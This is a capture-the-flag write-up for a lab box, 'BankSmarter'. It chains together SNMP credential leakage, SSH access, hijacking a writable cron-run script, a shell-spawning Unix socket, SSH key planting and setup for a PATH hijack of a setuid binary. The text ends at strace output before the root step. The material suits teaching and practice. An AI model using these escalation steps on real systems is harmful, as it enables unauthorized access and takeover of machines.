
Overview
The machine starts by snmp enumeration with the public community string that leaks credentials for layne.stanley, gaining ssh access to retrieve the user flag and finding a writable backup script executed as scott.weiland to get shell as scott.weiland, connecting via a unix domain socket in /opt/bank to get shell as ronnie.stone and hijacking PATH through a suid binary that calls python3 via env to get shell as root.
Enumeration
Starting with nmap scan:
┌─[]─[10.200.87.32]─[jimmex@attacker]─[~/HSM/BankSmarter]
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.1.141.85
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-27 09:06 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 09:06
Completed NSE at 09:06, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 09:06
Completed NSE at 09:06, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 09:06
Completed NSE at 09:06, 0.00s elapsed
Initiating Ping Scan at 09:06
Scanning 10.1.141.85 [2 ports]
Completed Ping Scan at 09:06, 0.15s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:06
Completed Parallel DNS resolution of 1 host. at 09:06, 6.60s elapsed
Initiating Connect Scan at 09:06
Scanning 10.1.141.85 [1000 ports]
Discovered open port 22/tcp on 10.1.141.85
Completed Connect Scan at 09:06, 7.43s elapsed (1000 total ports)
Initiating Service scan at 09:06
Scanning 1 service on 10.1.141.85
Completed Service scan at 09:06, 0.33s elapsed (1 service on 1 host)
NSE: Script scanning 10.1.141.85.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 09:06
Completed NSE at 09:06, 4.09s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 09:06
Completed NSE at 09:06, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 09:06
Completed NSE at 09:06, 0.00s elapsed
Nmap scan report for 10.1.141.85
Host is up, received conn-refused (0.15s latency).
Scanned at 2026-08-27 09:06:23 EDT for 12s
Not shown: 999 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON VERSION
22/tcp open  ssh     syn-ack OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 2d:95:5e:e3:ee:1b:e0:8e:b1:15:cb:65:86:31:cf:12 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJej1oSoM39BoUj1URdbwwf9c+e4U6Ff8E19HzMI8SzChoDSBVrtAp3POkuKAgRLWLzNcEhE
V/x7Y+vbPg2xsOA=
| 256 42:9a:21:5b:21:1b:ae:e1:4a:78:03:b4:45:e8:ef:1e (ED25519)
| _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJSWIqVpxcM738MDBhHLVmv3c2J41IveKM87PpAYD682
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 09:06
Completed NSE at 09:06, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 09:06
Completed NSE at 09:06, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 09:06
Completed NSE at 09:06, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.04 seconds
Looking at the nmap results, we don't have a lot of open ports, only a single one which is SSH. Having no credentials, that seems weird, so let's do a full scan instead.
Doing a full TCP scan still shows only SSH, but we do have UDP.
jimmex@attacker:~$ nmap -p- -vv 10.1.141.85
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-08-27 13:50 UTC
Initiating Ping Scan at 13:50
Scanning 10.1.141.85 [2 ports]
Completed Ping Scan at 13:50, 0.11s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:50
Completed Parallel DNS resolution of 1 host. at 13:50, 0.00s elapsed
Initiating Connect Scan at 13:50
Scanning 10.1.141.85 [65535 ports]
Discovered open port 22/tcp on 10.1.141.85
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 1.17% done; ETC: 13:54 (0:04:13 remaining)
Connect Scan Timing: About 7.16% done; ETC: 13:58 (0:07:08 remaining)
Connect Scan Timing: About 13.71% done; ETC: 13:58 (0:06:36 remaining)
Connect Scan Timing: About 24.05% done; ETC: 13:58 (0:06:09 remaining)
Connect Scan Timing: About 30.42% done; ETC: 13:58 (0:05:36 remaining)
Connect Scan Timing: About 37.54% done; ETC: 13:58 (0:05:10 remaining)
Connect Scan Timing: About 43.57% done; ETC: 13:58 (0:04:40 remaining)
Connect Scan Timing: About 49.94% done; ETC: 13:58 (0:04:07 remaining)
Connect Scan Timing: About 56.04% done; ETC: 13:58 (0:03:37 remaining)
Connect Scan Timing: About 65.54% done; ETC: 13:58 (0:02:41 remaining)
Increasing send delay for 10.1.141.85 from 0 to 5 due to max_successful_tryno increase to 4
Connect Scan Timing: About 74.29% done; ETC: 13:58 (0:01:56 remaining)
Connect Scan Timing: About 80.20% done; ETC: 13:58 (0:01:30 remaining)
Connect Scan Timing: About 86.14% done; ETC: 13:58 (0:01:04 remaining)
Connect Scan Timing: About 92.40% done; ETC: 13:58 (0:00:35 remaining)
Completed Connect Scan at 13:58, 465.66s elapsed (65535 total ports)
Nmap scan report for 10.1.141.85
Host is up, received conn-refused (0.11s latency).
Scanned at 2026-08-27 13:50:31 UTC for 465s
Not shown: 65534 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON
22/tcp open  ssh     syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 465.81 seconds
Scanning UDP shows that SNMP is open and accessible.
┌─[]─[10.200.87.32]─[jimmex@attacker]─[~/HSM/BankSmarter]
└──╼ [★]$ udpx -t 10.1.141.85

        __  ______  ____ _  __
        / / / / __ \/ __ \ | / /
       / / / / / / / /_/ /   /
      / /_/ / /_/ / ____/ |
      \____/_____/_/ /_/|_|
          v1.0.7, by @nullt3r

2026/08/27 09:59:05 [+] Starting UDP scan on 1 target(s)
2026/08/27 09:59:14 [*] 10.1.141.85:161 (snmp)
2026/08/27 09:59:27 [+] Scan completed
SNMP (Simple Network Management Protocol) is a protocol used to monitor and manage network devices such as routers, switches, printers, and servers. It runs primarily over UDP, typically on port 161 for standard queries and port 162 for traps (unsolicited alerts sent from a device to a management station).
Devices running SNMP expose data through a structure called the MIB (Management Information Base), which organizes information into a tree of OIDs (Object Identifiers). Each OID maps to a specific piece of data, such as system uptime, interface statistics, running processes, or installed software.
Access to this data is controlled by community strings, which function like weak passwords. SNMP has three main versions:
- SNMPv1: the original version, uses plaintext community strings, no encryption.
- SNMPv2c: adds some functional improvements but still relies on plaintext community strings.
- SNMPv3: introduces proper authentication and encryption, addressing the security weaknesses of v1 and v2c.
If the credentials are the default, which are public for read and private for read/write, this is huge. If an attacker can query a device with a valid community string, they can often enumerate significant amounts of internal information, including usernames, running services, network configuration, and sometimes even credentials, depending on what the device exposes through its MIB.
Trying the community string public actually worked, and you can see we enumerate the OIDs. As you can see, we get credentials for the user Layne.Stanley:
┌─[]─[10.200.87.32]─[jimmex@attacker]─[~/HSM/BankSmarter]
└──╼ [★]$ snmpwalk -v2c -c public 10.1.141.85
iso.3.6.1.2.1.1.1.0 = STRING: "Linux ip-10-1-141-85 6.14.0-1012-aws #12~24.04.1-Ubuntu SMP Fri Aug 15 00:16:05 UTC 2025 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (712228) 1:58:42.28
iso.3.6.1.2.1.1.4.0 = STRING: "\"Admin Layne.Stanley:5t6^jahTRjab'\""
iso.3.6.1.2.1.1.5.0 = STRING: "ip-10-1-141-85"
iso.3.6.1.2.1.1.6.0 = STRING: "\"Indianapolis\""
iso.3.6.1.2.1.1.8.0 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "The MIB module for managing IP and ICMP implementations"
iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP Notification, plus filtering."
iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB module for logging SNMP Notifications."
iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.2 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.3 = Timeticks: (1) 0:00:00.01
Shell as Layne.Stanley
Trying the password we got, we can see that the creds are valid and we're logged in:
┌─[]─[10.200.87.32]─[jimmex@attacker]─[~/HSM/BankSmarter]
└──╼ [★]$ ssh layne.stanley@10.1.141.85
The authenticity of host '10.1.141.85 (10.1.141.85)' can't be established.
ED25519 key fingerprint is SHA256:2gLCK0O86CJUvy9BERcoohgmskxGJME4V1+mZ1UXtlk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.1.141.85' (ED25519) to the list of known hosts.
layne.stanley@10.1.141.85's password:
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-1012-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Thu Aug 27 15:07:12 UTC 2026

  System load: 0.0 Temperature: -273.1 C
  Usage of /: 34.0% of 6.71GB Processes: 112
  Memory usage: 11% Users logged in: 0
  Swap usage: 0% IPv4 address for ens5: 10.1.141.85


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Sep 15 23:03:36 2025 from 10.0.0.247
layne.stanley@ip-10-1-141-85:~$ whoami
layne.stanley
layne.stanley@ip-10-1-141-85:~$
We read the user flag:
layne.stanley@ip-10-1-141-85:~$ cat user.txt
R29vZCBKb2IgRW51bWVyYXRpbmdscyAtbGEhIEtlZXAgaXQgdXAK
layne.stanley@ip-10-1-141-85:~$
Shell as scott.weiland
Looking at the user's home directory, we find a weird custom script:
layne.stanley@ip-10-1-141-85:~$ ls -la
total 44
drwxrwxrwx 5 layne.stanley layne.stanley 4096 Sep 15 2025 .
drwxr-xr-x 6 root root 4096 Sep 12 2025 ..
---------- 1 layne.stanley layne.stanley 0 Sep 12 2025 .bash_history
-rw-r--r-- 1 layne.stanley layne.stanley 220 Mar 31 2024 .bash_logout
-rw-r--r-- 1 layne.stanley layne.stanley 3771 Mar 31 2024 .bashrc
drwx------ 2 layne.stanley layne.stanley 4096 Sep 12 2025 .cache
drwxrwxr-x 3 layne.stanley layne.stanley 4096 Sep 12 2025 .local
-rw-r--r-- 1 layne.stanley layne.stanley 807 Mar 31 2024 .profile
drwx------ 2 layne.stanley layne.stanley 4096 Sep 12 2025 .ssh
-rw------- 1 layne.stanley layne.stanley 896 Sep 12 2025 .viminfo
-rwxr-xr-x 1 scott.weiland scott.weiland 2937 Sep 12 2025 bankSmarter_backup.sh
-rw-rw-r-- 1 layne.stanley layne.stanley 53 Sep 12 2025 user.txt
This is the script /home/layne.stanley/bankSmarter_backup.sh. When executed, it tells us that we don't have access over the /etc/ to write; the folder needs to be written, so I decided to run pspy64 to know exactly what is going on.

When running pspy, this process popped up even before running the script, and it is running with the UID 1002, but we're uid=1001(layne.stanley) gid=1001(layne.stanley) groups=1001(layne.stanley), so it means there is another user or a scheduled task that is running the command /bin/sh -c bash <SCRIPT_ABSOLUTE_PATH>, and we own the home directory, meaning we can overwrite that script with whatever we need; it'll get executed in the context of the user UID 1002.

So we write the script file with a remote shell back to our host and wait till it fires again, and we get a shell as scott.
Shell as ronnie.stone
Earlier when enumerating, I found the directory /opt/bank that is owned by the group bank-team, and I was waiting for a user within that group to read that directory, and now because we are part of that group, let's do that:
scott.weiland@ip-10-1-141-85:~$ groups
scott.weiland ronnie.stone tmuxshare tmuxusers tmuxshared bank-team
scott.weiland@ip-10-1-141-85:~$
The folder has what looks like tmux customized scripts, and based on the file names pty_server.py and the sockets folder, I feel like one of those files is running a tmux session that exposes a socket we can connect to, but let's read it first:
scott.weiland@ip-10-1-141-85:/opt/bank$ ls -la
total 24
drwxr-x--- 4 root bank-team 4096 Sep 12 2025 .
drwxr-xr-x 3 root root 4096 Sep 12 2025 ..
drwxr-xr-x 2 root root 4096 Sep 12 2025 logs
-rwxr-x--- 1 ronnie.stone bank-team 1369 Sep 12 2025 pty_server.py
drwxrws--- 2 ronnie.stone bank-team 4096 Aug 27 13:05 sockets
-rwxr-xr-x 1 ronnie.stone ronnie.stone 1668 Sep 12 2025 start_ronnie_tmux.sh
scott.weiland@ip-10-1-141-85:/opt/bank$
Looking at this script, it first creates a socket owned by the user ronnie, and it starts a listener on that socket that keeps listening by the while True condition, and whoever connects to that socket gets a fork of /bin/bash:
Meaning if we can connect to that socket live.sock, we'll get a shell as the user ronnie
#!/usr/bin/env python3

import os, pty, socket, select, pwd, grp


SOCKET = "/opt/bank/sockets/live.sock"

OWNER = "ronnie.stone"

GROUP = "bank-team"


# Ensure socket directory exists

os.makedirs(os.path.dirname(SOCKET), exist_ok=True)


# Remove old socket if exists

if os.path.exists(SOCKET):

    os.unlink(SOCKET)


server = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)

server.bind(SOCKET)


# Set ownership to ronnie.stone:bank-team

owner_uid = pwd.getpwnam(OWNER).pw_uid

group_gid = grp.getgrnam(GROUP).gr_gid

os.chown(SOCKET, owner_uid, group_gid)

os.chmod(SOCKET, 0o770)  # read/write for owner & group


server.listen(5)

print(f"[+] Listening on {SOCKET}")


while True:

    client, _ = server.accept()

    pid, fd = pty.fork()

    if pid == 0:

        os.execv("/bin/bash", ["/bin/bash"])

    else:

        while True:

            r, _, _ = select.select([fd, client], [], [])

            for src in r:

                try:

                    data = os.read(fd if src != client else src.fileno(), 1024)

                except OSError:

                    client.close()

                    break

                if not data:

                    client.close()

                    break

                if src == client:

                    os.write(fd, data)

                else:

                    client.sendall(data)
Connecting to that socket, as you can see, we get a shell as ronnie.stone:
scott.weiland@ip-10-1-141-85:/opt/bank$ socat - UNIX-CONNECT:/opt/bank/sockets/live.sock
ronnie.stone@ip-10-1-141-85:/opt/bank$ whoami
whoami
ronnie.stone
ronnie.stone@ip-10-1-141-85:/opt/bank$
Because this shell isn't fully PTY and we can drop SSH keys, so let's do that instead to get a better shell.
First, generate the key pair:
┌─[]─[10.200.87.32]─[jimmex@attacker]─[~/HSM/BankSmarter]
└──╼ [★]$ ssh-keygen -t ed25519 -f ./id
Generating public/private ed25519 key pair.
Enter passphrase for "./id" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in ./id
Your public key has been saved in ./id.pub
The key fingerprint is:
SHA256:B7kJQhVsJKvJgEMLWbzvoVVPQCl3bew/lWEcmJnVA04 jimmex@attacker
The key's randomart image is:
+--[ED25519 256]--+
| .=. o==o o E+o |
| = o..o* ..+ B +..|
| +. .o+.ooo o o.|
| +.o ....+. o |
| +. . oS .. . |
| + .. o |
| + . . |
| . . |
| |
+----[SHA256]-----+
Copy the public key:
┌─[]─[10.200.87.32]─[jimmex@attacker]─[~/HSM/BankSmarter]
└──╼ [★]$ cat id.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPy6ssoYlzc0S+YkJajWA6q8odmxy4CPooqzqHqkvYtL jimmex@attacker
And drop it under the ronnie.stone .ssh directory:
ronnie.stone@ip-10-1-141-85:/opt$ echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPy6ssoYlzc0S+YkJajWA6q8odmxy4CPooqzqHqkvYtL jimmex@attacker' > /home/ronnie.stone/.ssh/authorized_keys
< attacker' > /home/ronnie.stone/.ssh/authorized_keys
ronnie.stone@ip-10-1-141-85:/opt$ chmod 600 /home/ronnie.stone/.ssh/authorized_keys
< $ chmod 600 /home/ronnie.stone/.ssh/authorized_keys
ronnie.stone@ip-10-1-141-85:/opt$
Now we can get a valid SSH session as ronnie:
┌─[]─[10.200.87.32]─[jimmex@attacker]─[~/HSM/BankSmarter]
└──╼ [★]$ ssh -i id ronnie.stone@10.1.141.85
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-1012-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Thu Aug 27 15:44:58 UTC 2026

  System load: 0.16 Temperature: -273.1 C
  Usage of /: 34.1% of 6.71GB Processes: 144
  Memory usage: 19% Users logged in: 1
  Swap usage: 0% IPv4 address for ens5: 10.1.141.85


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ronnie.stone@ip-10-1-141-85:~$
Shell as root
First thing I did after getting the shell was I read the groups I am in; one of those groups is the bankers group, which we weren't part of as scott or layne, so this must mean something:
ronnie.stone bankers tmuxshare tmuxusers tmuxshared bank-team
ronnie.stone@ip-10-1-141-85:~$
First, I will look for the files owned by that group, and it is a single file which is this bank_backupd script under /usr/local/bin:
ronnie.stone@ip-10-1-141-85:~$ find / -type f -group bankers 2>/dev/null
/usr/local/bin/bank_backupd
Trying to find what kind of file it is, it is a binary executable file (not an ASCII code or something), and it has the setuid set on it:
ronnie.stone@ip-10-1-141-85:~$ file /usr/local/bin/bank_backupd
/usr/local/bin/bank_backupd: setuid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=e8eb16ddc780ae87c7dc41989bdfd60e407db0d2, for GNU/Linux 3.2.0, not stripped
ronnie.stone@ip-10-1-141-85:~$
And the file is owned by the root user, so there is a good chance this script might get us the root user:
ronnie.stone@ip-10-1-141-85:~$ ls -la $(which bank_backupd)
-rwsr-x--- 1 root bankers 16192 Sep 12 2025 /usr/local/bin/bank_backupd
ronnie.stone@ip-10-1-141-85:~$
Running the script, it looks like it is just a wrapper that calls another file bank_backup.py:
[bank_backupd] Starting backup for BankSmarter accounts...
[bank_backupd] Connecting to central ledger...
[bank_backupd] Verifying transaction logs...
[bank_backup.py] Running internal Python verification...
[bank_backup.py] Hashing account transactions...
86d9050926fde112924e2f71ea8d17b88d90068f39c9907bb3932c2df3c46dfc
[bank_backup.py] Backup completed successfully.
And the file exists under the same path, so what we need to know now is how this file is called from within the backupd binary, because there are two different ways to be called:
- either by using
python3 <script_path>then we'll have to find a way to hijack the python3 binary itself - or it is running as
<script_absolute_path>directly with the shebang#! /usr/bin/python3means there is nothing we can do - or it is running
<script_name>which will look eventually for the PATH so we'll hijack the same way but a different file
ronnie.stone@ip-10-1-141-85:~$ which bank_backup.py
/usr/local/bin/bank_backup.py
We can decide that by doing strace on the file while it is running.
And as you can see, it is running as python3, meaning it looks for the python3 command in the PATH chain starting from the first one on the left to the right. As you can see, it doesn't find it under /usr/local/sbin, so it moves to the /usr/local/bin, and it doesn't find it also, so it keeps going down the list till it finds it:
ronnie.stone@ip-10-1-141-85:~$ strace -f -e trace=execve,stat,openat /usr/local/bin/bank_backupd 2>&1 | grep -E 'python|bank_backup' 13:27:16 [0/1033]
execve("/usr/local/bin/bank_backupd", ["/usr/local/bin/bank_backupd"], 0x7fff11514b08 /* 31 vars */) = 0
execve("/bin/env", ["/bin/env", "python3", "/usr/local/bin/bank_backup.py"], 0x7ffdb62b5198 /* 31 vars */) = 0
execve("/usr/local/sbin/python3", ["python3", "/usr/local/bin/bank_backup.py" ], 0x7ffcda852bf8 /* 31 vars */) = -1 ENOENT (No such file or directory)
execve("/usr/local/bin/python3", ["python3", "/usr/local/bin/bank_backup.py" ], 0x7ffcda852bf8 /* 31 vars */) = -1 ENOENT (No such file or directory)
execve("/usr/sbin/python3", ["python3", "/usr/local/bin/bank_backup.py" ], 0x7ffcda852bf8 /* 31 vars */) = -1 ENOENT (No such file or directory)
execve("/usr/bin/python3", ["python3", "/usr/local/bin/bank_backup.py"], 0x7ffcda852bf8 /* 31 vars */) = 0
openat(AT_FDCWD, "/usr/bin/python3._pth" , O_RDONLY) = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/usr/bin/python3.12._pth" , O_RDONLY) = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/usr/lib/python3.12" , O_RDONLY|O_NONBLOCK|O_CLOEXEC|O_DIRECTORY) = 3
openat(AT_FDCWD, "/usr/lib/python3.12/encodings/__pycache__/__init__.cpython-312.pyc" , O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/usr/lib/python3.12/encodings" , O_RDONLY|O_NONBLOCK|O_CLOEXEC|O_DIRECTORY) = 3
openat(AT_FDCWD, "/usr/lib/python3.12/encodings/__pycache__/aliases.cpython-312.pyc" , O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/usr/lib/python3.12/encodings/__pycache__/utf_8.cpython-312.pyc" , O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/usr/local/lib/python3.12/dist-packages" , O_RDONLY|O_NONBLOCK|O_CLOEXEC|O_DIRECTORY) = 3
openat(AT_FDCWD, "/usr/lib/python3/dist-packages" , O_RDONLY|O_NONBLOCK|O_CLOEXEC|O_DIRECTORY) = 3
openat(AT_FDCWD, "/usr/lib/python3/dist-packages/distutils-precedence.pth" , O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/usr/lib/python3.12/lib-dynload" , O_RDONLY|O_NONBLOCK|O_CLOEXEC|O_DIRECTORY) = 4
openat(AT_FDCWD, "/usr/local/lib/python3.12/dist-packages" , O_RDONLY|O_NONBLOCK|O_CLOEXEC|O_DIRECTORY) = 4
openat(AT_FDCWD, "/usr/lib/python3/dist-packages" , O_RDONLY|O_NONBLOCK|O_CLOEXEC|O_DIRECTORY) = 4
openat(AT_FDCWD, "/usr/lib/python3/dist-packages/_distutils_hack/__pycache__/__init__.cpython-312.pyc" , O_RDONLY|O_CLOEXEC) = 4
openat(AT_FDCWD, "/usr/lib/python3/dist-packages/zope.interface-6.1-nspkg.pth" , O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/usr/lib/python3.12/__pycache__/types.cpython-312.pyc" , O_RDONLY|O_CLOEXEC) = 4
openat(AT_FDCWD, "/usr/lib/python3.12/importlib/__pycache__/__init__.cpython-312.pyc" , O_RDONLY|O_CLOEXEC) = 4
openat(AT_FDCWD, "/usr/lib/python3.12/__pycache__/warnings.cpython-312.pyc" , O_RDONLY|O_CLOEXEC) = 4
openat(AT_FDCWD, "/usr/lib/python3.12/importlib" , O_RDONLY|O_NONBLOCK|O_CLOEXEC|O_DIRECTORY) = 4
openat(AT_FDCWD, "/usr/lib/python3.12/importlib/__pycache__/_abc.cpython-312.pyc" , O_RDONLY|O_CLOEXEC) = 4
openat(AT_FDCWD, "/usr/lib/python3.12/__pycache__/threading.cpython-312.pyc" , O_RDONLY|O_CLOEXEC) = 4
openat(AT_FDCWD, "/usr/lib/python3.12/__pycache__/functools.cpython-312.pyc" , O_RDONLY|O_CLOEXEC) = 4
openat(AT_FDCWD, "/usr/lib/python3.12/collections/__pycache__/__init__.cpython-312.pyc" , O_RDONLY|O_CLOEXEC) = 4
openat(AT_FDCWD, "/usr/lib/python3.12/__pycache__/keyword.cpython-312.pyc" , O_RDONLY|O_CLOEXEC) = 4
openat(AT_FDCWD, "/usr/lib/python3.12/__pycache__/operator.cpython-312.pyc" , O_RDONLY|O_CLOEXEC) = 4
openat(AT_FDCWD, "/usr/lib/python3.12/__pycache__/reprlib.cpython-312.pyc" , O_RDONLY|O_CLOEXEC) = 4
